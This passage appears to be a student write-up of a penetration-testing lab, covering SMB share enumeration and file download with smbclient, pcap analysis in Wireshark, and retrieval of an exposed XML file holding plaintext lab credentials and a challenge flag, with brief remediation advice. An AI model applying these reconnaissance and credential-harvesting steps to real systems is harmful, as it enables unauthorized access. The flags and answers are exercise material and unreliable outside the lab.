x64              D          0 Mon Aug 30 05:00:05 2021
W32X86           D          0 Mon Aug 30 05:00:05 2021
W32MIPS          D          0 Mon Sep  2 13:39:42 2019
W32ALPHA         D          0 Mon Sep  2 13:39:42 2019
COLOR            D          0 Mon Sep  2 13:39:42 2019
W32PPC          D          0 Mon Sep  2 13:39:42 2019
WIN40            D          0 Mon Sep  2 13:39:42 2019
OTHER            D          0 Fri Oct  8 00:00:00 2021
color            D          0 Mon Aug 30 05:00:05 2021

38497656 blocks of size 1024. 8727884 blocks available
smb: \> cd OTHER
smb: \OTHER\> ls
.                D          0 Fri Oct  8 00:00:00 2021
..               D          0 Mon Aug 14 09:42:06 2023
sxij42.txt       N          103 Tue Oct 12 00:00:00 2021

38497656 blocks of size 1024. 8727884 blocks available
smb: \OTHER\> get sxij42.txt
getting file \\\10.5.5.14\print$\sxij42.txt of size 103 as sxij42.txt (3.1 KiloBytes/sec) (average 3.1 KiloBytes/sec)
smb: \OTHER\>
```

Step 4: Research and propose SMB attack remediation.

1. Regular Patch Management
2. Disable Unnecessary SMB Versions


Challenge 4: Analyze a .pcap file to find information.

As part of your reconnaissance effort, your team captured traffic using Wireshark. The capture file, **SA.pcap**, is located in the **Downloads** subdirectory within the **kali** user home directory.

Step 1: Find and analyze the SA.pcap file


Analyze the content of the PCAP file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code.

What is the IP address of the target computer?




What directories on the target are revealed in the PCAP?

Right click on the target IP and follow the TCP Stream as shown in the picture below




Find the URL location





Step 2: Use a web browser to display the contents of the directories on the target computer.

What is the URL of the file?




Index of /data

Name	Last modified	Size	Description
 Parent Directory		-	
 user_accounts.xml	2012-05-14 00:00	5.5K	

Apache/2.4.7 (Ubuntu) Server at 10.5.5.11 Port 80

What is the content of the file?



```
-<Employees>
  -<Employee ID="0">
    <UserName>Flag</UserName>
    <Password>Here is the Code for Challenge 4!</Password>
    <Signature>21z-1478K</Signature>
    <Type>Flag</Type>
  </Employee>
  -<Employee ID="1">
    <UserName>admin</UserName>
    <Password>adminpass</Password>
    <Signature>g0t r00t?</Signature>
    <Type>Admin</Type>
  </Employee>
  -<Employee ID="2">
    <UserName>adrian</UserName>
    <Password>somepassword</Password>
    <Signature>Zombie Films Rock!</Signature>
    <Type>Admin</Type>
  </Employee>
  -<Employee ID="3">
    <UserName>john</UserName>
    <Password>monkey</Password>
    <Signature>I like the smell of confunk</Signature>
    <Type>Admin</Type>
  </Employee>
  -<Employee ID="4">
    <UserName>toranw</UserName>
```

What message is contained in the record for Employee ID 0? Enter the code associated with the user.

21z-1478K

Step 3: Research and propose remediation that would prevent file content from being transmitted in clear text.

1. Mandate the use of Secure Transfer Protocols
2. Disable Insecure Protocols
3. Implement Strong Encryption for Data in Transit
4. Ensure access Controls and Monitoring systems